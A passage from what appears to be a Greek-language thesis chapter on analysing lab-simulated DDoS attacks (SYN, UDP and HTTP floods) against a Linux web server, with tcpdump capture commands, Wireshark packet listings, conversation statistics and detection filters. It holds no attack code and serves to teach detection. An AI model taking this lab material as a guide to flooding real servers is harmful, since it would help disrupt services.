Η εξέταση των επιθέσεων δεν είναι μόνο η κωδικοποίηση αλλά και η προσομοίωση των επιθέσεων. Είναι σημαντικό να γίνει εμβάθυνση της ανάλυσης των επιθέσεων DDoS που παρουσιάστηκαν ώστε να παρατηρηθεί και η επίθεση σε επίπεδο δικτύου. Η ανάλυση θα

βοηθήσει ώστε να δώσει μια ολοκληρωμένη εικόνα για το πώς μπορεί να γίνει η αναγνώριση της επίθεσης και να αποτραπεί μια επίθεση DDoS.

3. ΑΝΑΛΥΣΗ ΤΩΝ ΕΠΙΘΕΣΕΩΝ DDOS

Η παρατήρηση του δικτύου έχει σημαντικό ρόλο ,σε τομείς όπως διαχείριση δικτύων, ασφάλειας, IT και την ποιότητα υπηρεσίας (QoS). Βοηθάει τους αναλυτές του δικτύου και τους μηχανικούς να κάνουν σωστές προβλέψεις και να εφαρμόσουν σωστούς μηχανισμούς σύμφωνα με της ανάγκες του δικτύου. Η σωστή ανάλυση της κινήσεις του δικτύου κάνει εύκολη την ανίχνευση περίεργης η κακόβουλης κίνησης, εμποδίζοντας κακόβολους χρήστες και ισχυροποιώντας το δίκτυο.

Η ανάλυση δίνει την δυνατότητα να γίνει πιο κατανοητή η συμπεριφορά μιας επίθεσης DDoS. Δηλαδή βοηθάει ώστε να κατανοηθούν η τεχνικές που χρησιμοποιούνται όπου οδηγεί σε μια αποτροπή μελλοντικών εξελισσόμενων απειλών. Στην συνέχεια λαμβάνονται μέτρα για την αποτελεσματική αντιμετώπιση ώστε να ληφθούν σωστά αντίμετρα αντιμετώπισης μικραίνοντας τον χρόνο όπου μπορούν να προκληθούν ζημίες.

Σε αυτό το κεφάλαιο θα γίνει μια μικρή εισαγωγή των εργαλείων ανάλυσης που θα χρησιμοποιηθούν για την παρατήρηση των επιθέσεων που πραγματοποιήθηκαν στο προηγούμενο κεφάλαιο. Τα εργαλεία τα οποία θα χρησιμοποιηθούν είναι το Tcpdump για συστήματα linux και το wireshark.

- Tcpdump: Είναι εργαλείο καταγραφής κίνησης και ανάλυση του δικτύου σε επίπεδο πακέτων. Δεν περιέχει γραφική διασύνδεση με τον χρήστη και χρησιμοποιείται με


συγκεκριμένες εντολές για την σύλληψη πακέτων, το φιλτράρισμα και την αποθήκευση.

- Wireshark: Εργαλείο που χρησιμοποιείται ευρέως για την ανάλυση του δικτύου. Προσφέρει γραφική διασύνδεση με τον χρήστη. Είναι ένα δημοφιλή εργαλείο λόγω της λεπτομερούς δυνατότητάς φιλτραρίσματος και την ευκολία της χρήσης του. Προσφέρει ανάλυση σε βάθος δηλαδή πλήρη ανάλυση των πακέτων και λεπτομερής ανάλυση των πρωτοκόλλων.

3.1 Καταγραφή κίνησης Server

Ο server εκτελείτε σε λειτουργικό σύστημα Linux. Είναι ένας WebServer και περιέχει μια απλή στατική σελίδα την οποία μπορούν να προβάλουν και άλλες συσκευές στο δίκτυο. Η θύρα η οποία ακούει ο server είναι η 80 για το http πρωτόκολλο και 137 για το udp. Οι επίθεσης SYN-flood μαζί με το HTTP flood εκτελέστηκαν περίπου 90s ενώ το UDP flood εκτελέστηκε περίπου στα 20s

Με την βοήθεια του tcpdump έγινε η καταγραφή του δικτύου κατά την διάρκεια εκτέλεσης των επιθέσεων. Η πλήρη καταγραφή του δικτύου με στοχεύοντας την κάρτα δικτύου που πρέπει να γίνει παρακολούθηση και έπειτα αποθηκευτήκαν τα πακέτα σε pcap file για επεξεργασία και ανάλυση.




```
(kali@kali)-[~/Downloads]
$ tcpdump --help
tcpdump version 4.99.4
libpcap version 1.10.4 (with TPACKET_V3)
OpenSSL 3.1.4 24 Oct 2023
Usage: tcpdump [-AbDefHIJKLNOPqsStuUvxX#] [-B size] [-c count] [--count]
        [-C file_size] [-E algo:secret] [-F file] [-G seconds]
        [-i interface] [--immediate-mode] [-j tstamptype]
        [-M secret] [--number] [--print] [-Q inout|inout]
        [-r file] [-s snaplen] [-T type] [--version]
        [-V file] [-w file] [-W filecount] [-y datalinktype]
        [--time-stamp-precision precision] [--micro] [--nano]
        [-z postrotate-command] [-Z user] [expression]
```

```
(kali@kali)-[~/Downloads]
$ sudo tcpdump -i wlan0 -w NetworkCapture.pcap
tcpdump: listening on wlan0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Εικόνα 3.1(Εκκίνηση του Εργαλείου TcpDump)

3.2 Ανάλυση με την χρήση του Wireshark

Το wireshark λόγω την γραφικής του διασύνδεσης είναι πιο εύκολο για την επεξεργασία της ανάλυσης. Η εφαρμογή φίλτρων για να βγάλουμε στατιστικά στοιχεία για την επίθεσης θα βοηθήσουν μελλοντικά στα αντιμετρά για την αντιμετώπιση των επιθέσεων.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fe80::1	ff02::c	SSDP	468	NOTIFY * HTTP/1.1
2	0.109232	fe80::1	ff02::c	SSDP	477	NOTIFY * HTTP/1.1
3	0.228430	fe80::1	ff02::c	SSDP	540	NOTIFY * HTTP/1.1
4	0.338218	fe80::1	ff02::c	SSDP	522	NOTIFY * HTTP/1.1
5	0.448652	fe80::1	ff02::c	SSDP	477	NOTIFY * HTTP/1.1
6	0.568185	fe80::1	ff02::c	SSDP	516	NOTIFY * HTTP/1.1
7	0.678559	fe80::1	ff02::c	SSDP	548	NOTIFY * HTTP/1.1
8	0.800034	fe80::1	ff02::c	SSDP	477	NOTIFY * HTTP/1.1
9	0.809084	192.168.2.1	224.0.0.1	IGMPv2	60	Membership Query, general
10	0.909298	fe80::1	ff02::c	SSDP	536	NOTIFY * HTTP/1.1
11	1.018270	fe80::1	ff02::c	SSDP	530	NOTIFY * HTTP/1.1
12	1.089471	192.168.2.54	62.38.6.75	TCP	66	47912 → 80 [ACK] Seq=1 Ack=1 Win=249 Len=0 TSval=1848831 TSecr=1721902941
13	1.116871	62.38.6.75	192.168.2.54	TCP	66	[TCP ACKed unseen segment] 80 → 47912 [ACK] Seq=1 Ack=2 Win=503 Len=0 TSval=1721913180 TSecr=1721902941
14	1.128694	fe80::1	ff02::c	SSDP	544	NOTIFY * HTTP/1.1
15	6.721461	192.168.2.54	172.217.17.131	TCP	66	46052 → 80 [ACK] Seq=1 Ack=1 Win=249 Len=0 TSval=4194757854 TSecr=3212428357
16	6.742491	172.217.17.131	192.168.2.54	TCP	66	[TCP ACKed unseen segment] 80 → 46052 [ACK] Seq=1 Ack=2 Win=273 Len=0 TSval=3212438597 TSecr=4194757854
17	6.842586	192.168.2.54	34.160.144.191	TLSv1.2	112	Application Data
18	6.842672	192.168.2.54	34.107.243.93	TLSv1.2	105	Application Data
19	6.842724	192.168.2.54	34.149.100.209	TLSv1.2	105	Application Data
20	6.865411	34.160.144.191	192.168.2.54	TCP	66	443 → 39130 [ACK] Seq=1 Ack=47 Win=273 Len=0 TSval=3460236591 TSecr=1665883864
21	6.865411	34.160.144.191	192.168.2.54	TLSv1.2	112	Application Data
22	6.865652	34.149.100.209	192.168.2.54	TLSv1.2	105	Application Data
23	6.865738	34.107.243.93	192.168.2.54	TCP	66	443 → 48056 [ACK] Seq=1 Ack=40 Win=265 Len=0 TSval=401594403 TSecr=577071882
24	6.865865	34.107.243.93	192.168.2.54	TLSv1.2	105	Application Data
25	6.909455	192.168.2.54	34.107.243.93	TCP	66	48056 → 443 [ACK] Seq=40 Ack=40 Win=249 Len=0 TSval=577071949 TSecr=401594403
26	6.909489	192.168.2.54	34.149.100.209	TCP	66	56632 → 443 [ACK] Seq=40 Ack=40 Win=249 Len=0 TSval=501323818 TSecr=1574647382
27	6.909489	192.168.2.54	34.160.144.191	TCP	66	39130 → 443 [ACK] Seq=47 Ack=47 Win=249 Len=0 TSval=1665883931 TSecr=3460236591
28	6.977467	192.168.2.54	62.38.6.81	TCP	66	47902 → 80 [ACK] Seq=1 Ack=1 Win=249 Len=0 TSval=174744297 TSecr=931755185
29	6.983525	62.38.6.81	192.168.2.54	TCP	66	[TCP ACKed unseen segment] 80 → 47902 [ACK] Seq=1 Ack=2 Win=506 Len=0 TSval=931765425 TSecr=174744297
30	7.233470	192.168.2.54	62.38.6.81	TCP	66	49328 → 80 [ACK] Seq=1 Ack=1 Win=249 Len=0 TSval=174744553 TSecr=931755441

Εικόνα 3.2(Ανάλυση με την βοήθεια του Wireshark)


Στην παραπάνω εικόνα βλέπουμε ότι το σύστημα έλαβε 381152 πακέτα, πράγμα που δεν σημαίνει ότι όλη η κίνηση θεωρείται ύποπτη με μια γρήγορη αντίληψη, πίσω από κάποιες κάθε επικοινωνία ,βρίσκονται υπηρεσίες και **πρωτόκολλα** που δεν είναι κακόβουλα. Η σωστή ανίχνευση χρειάζεται καλό χειρισμό του εργαλείου και την σωστή επιλογή φίλτρων για την ανίχνευση.

3.2.1 SYN-flood ανάλυση

Για να ανιχνευτή την επίθεση SYN-flood θα εφαρμοσθή το παρακάτω φίλτρο:

tcp.flags.syn == 1 && tcp.flags.ack == 0

Με αυτό το φίλτρο παρουσιάζει την κίνηση στο δίκτυο που χρησιμοποιεί το πρωτόκολλο tcp που έχουν την σημαία syn ενεργοποιημένη και την σημαία ack απενεργοποιημένη. Ουσιαστικά θα εμφανιστούν πακέτα που είναι στην πρώτη φάση της χειραψίας (3 way handshake) δηλαδή θα εμφανιστούν τα πακέτα με την ip που στέλνουν syn αιτήματα.



Εικόνα 3.3(Εφαρμογή φίλτρου στο Wireshark για την ανίχνευση SYN-flood)

Παρατηρούμε ότι η διεύθυνση ip: 192.168.2.52 στέλνει πολλά πακέτα στην διεύθυνση 192.168.2.54 που είναι και ο server και τα πακέτα ακούνε στην θύρα 80. Το frame κάθε πακέτου είναι περίπου 550bytes, που είναι ένα αρκετά μεγάλο πακέτο για τόσα πολλά αιτήματα.

Το wireshark έχει και την επιλογή για την επικοινωνία μεταξύ κάθε πακέτων. Εκεί μπορεί να παρατηρηθεί τα σύνολο των πακέτων καθώς και τα πακέτα που απαντήθηκαν η που δεν υπήρξε κάποια απάντηση καθώς και τον χρόνο που ήρθαν.

Ethernet 3		IPv4 3	IPv6	TCP 1179	UDP								
Address A	Address B	Packets	Bytes	Total Packets	Percent Filtered	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.2.54	34.117.188.166	1	74 byte	45	2.22%	1	74 byte	0	0 byte	8.843981	241.6334	2 bits/s	0 bits/s
192.168.2.49	192.168.2.54	7	518 byte	775	0.90%	7	518 byte	0	0 byte	171.695170	76.1783	54 bits/s	0 bits/s
192.168.2.52	192.168.2.54	1.439	95 kB	379.981	0.38%	1.439	95 kB	0	0 byte	152.910760	92.9147	8177 bits/s	0 bits/s

Εικόνα 3.4(Δεδομένα της επίθεσης SYN-flood)


Η address A αντιστοιχεί στην διεύθυνση που παρατηρείτε και η address B στην διεύθυνση του server. Τα συνολικά πακέτα που στάλθηκαν από την διεύθυνση του εισβολέα ήταν

379.981 με συνολικό μέγεθος 95 KB. Τα πακέτα που στάλθηκαν και είχαν πλαίσιο SYN ήταν 1439 πακέτα. Παρατηρείται ότι η διεύθυνση του server δεν έχει απαντήσει σε κανένα από τα πακέτα του A address. Ωστόσο ο χρόνος που δέχτηκε τα πακέτα ο server είναι 92.9147 sec. Συμπεραίνεται ότι υπάρχει επίθεση DDoS.

Ethernet - 3		IPv4 - 6		IPv6	TCP - 1183		UDP						
Address A	Address B	Packets	Bytes	Total Packets	Percent Filtered	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.2.49	192.168.2.54	775	731 kB	775	100.00%	259	21 kB	516	710 kB	171.695170	76.1783	2204 bits/s	74
192.168.2.52	192.168.2.54	376.723	609 MB	379.981	99.14%	206.813	599 MB	169.910	11 MB	152.910760	92.9147	51 Mbps	921
192.168.2.54	62.38.6.75	17	1 kB	17	100.00%	9	594 byte	8	528 byte	1.089471	64.9908	73 bits/s	64
192.168.2.54	62.38.6.81	34	2 kB	34	100.00%	18	1 kB	16	1 kB	6.977467	64.1040	148 bits/s	131
192.168.2.54	172.64.149.23	17	1 kB	17	100.00%	9	594 byte	8	528 byte	8.513509	64.5619	73 bits/s	65
192.168.2.54	172.217.17.131	17	1 kB	17	100.00%	9	594 byte	8	528 byte	6.721461	64.3542	73 bits/s	65

Εικόνα 3.5(Δεδομένα της επίθεσης SYN-flood)

Με το φίλτρο tcp.port=80 αναδεικνύετε ο στόχος που ήταν τα πακέτα tcp να ακούνε στο port 80. Δείχνει ότι 206813 πακέτα στάλθηκαν από το address A στο B και η απάντηση του B ανέρχεται στα 169910 πακέτα



Εικόνα 3.6(Γραφική παράσταση της επίθεσης)


Ο x αντικατοπτρίζει τον χρόνο σε δευτερόλεπτα, ο y άξονας τα πακέτα ανά 1 δευτερόλεπτο που δέχεται ο διακομιστής. Το γράφημα δείχνει τον αριθμό των πακέτων, σύμφωνα με το φίλτρο στην καταγραφή που έγινε. Παρατηρούμε ότι υπάρχει μια απότομη αύξηση από TCP πακέτα που έφτασαν μέχρι και 20000 πακέτα ανά δευτερόλεπτο για ένα διάστημα 30 περίπου δευτερολέπτων.

Αυτό το μοτίβο είναι τυπικό σε περίπτωσης επίθεσης high rate SYN-flood που είναι η

αποστολή πολλών πακέτων σε μικρό χρονικό διάστημα. Αποτέλεσμα να εξαντληθούν οι πόροι του διακομιστή και να μην ανταποκρίνεται. Αρά το γράφημα υποδεικνύει την πιθανότητα για μια επίθεση τύπου SYN-flood.

3.2.2 UDP-flood ανάλυση

Το φίλτρο με το οποίο γίνεται η ανάλυση είναι το πρωτόκολλο udp. Βάζοντας στο πεδίο των φίλτρων την λέξει udp θα εμφανιστούν όλα τα πακέτα που χρησιμοποιούν το udp πρωτόκολλο.




No.	Time	Source	Destination	Protocol	Length	Info
3778...	220.520326	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.521763	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.525037	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.555767	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.570737	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.571760	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.572879	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.574403	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.584805	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.590980	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.603035	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.604038	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.609176	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.634029	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.653457	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.671284	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.688736	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.690747	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.693143	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]
3778...	220.706296	192.168.2.52	192.168.2.54	NBNS	842	Unknown operation (10)[Malformed Packet]

Frame 377834: 842 bytes on wire (6736 bits), 842 bytes captured (6736 bits) on interface 0
Encapsulation type: Ethernet (1)
Arrival Time: Jun 19, 2024 20:50:24.408973000 Θερινή ώρα GTB
UTC Arrival Time: Jun 19, 2024 17:50:24.408973000 UTC
Epoch Arrival Time: 1718819424.408973000
[Time shift for this packet: 0.000000000 seconds]
[Time delta from previous captured frame: 0.014970000 seconds]
[Time delta from previous displayed frame: 0.014970000 seconds]
[Time since reference or first frame: 220.570737000 seconds]
Frame Number: 377834
Frame Length: 842 bytes (6736 bits)

Εικόνα 3.7(Εφαρμογή του Wireshark για την ανίχνευση UDP-flood)

Η πρώτη παρατήρηση είναι ότι υπάρχουν αρκετά πακέτα UDP που στοχεύουν την υπηρεσία NBNS (NetBIOS Name Service) το οποίο χρησιμοποιείται για την ανάλυση των ονομάτων NetBIOS σε διεύθυνσης IP σε LAN δίκτυα. Το NBNS λειτουργεί πάνω από το UDP πρωτόκολλο και χρησιμοποιεί την θύρα 137.


Η ip 192.168.2.52 στέλνει μεγάλο αριθμό πακέτων με μέγεθος περίπου 842bytes. Ωστόσο στο HEX Dump που χρησιμοποιεί ASCII για αναπαράσταση των δεδομένων, το πρόθεμα που εισέρχεται στο σύστημα είναι επαναλαμβανόμενα UDP και FUDP. Με το φίλτρο `udp.destport == 137` θα αναλυθεί καλύτερα η κίνηση στο δίκτυο μεταξύ της ip που στέλνει τον μεγάλο αριθμό πακέτων και του διακομιστή.



Εικόνα 3.8(Δεδομένα της επίθεσης SYN-flood)

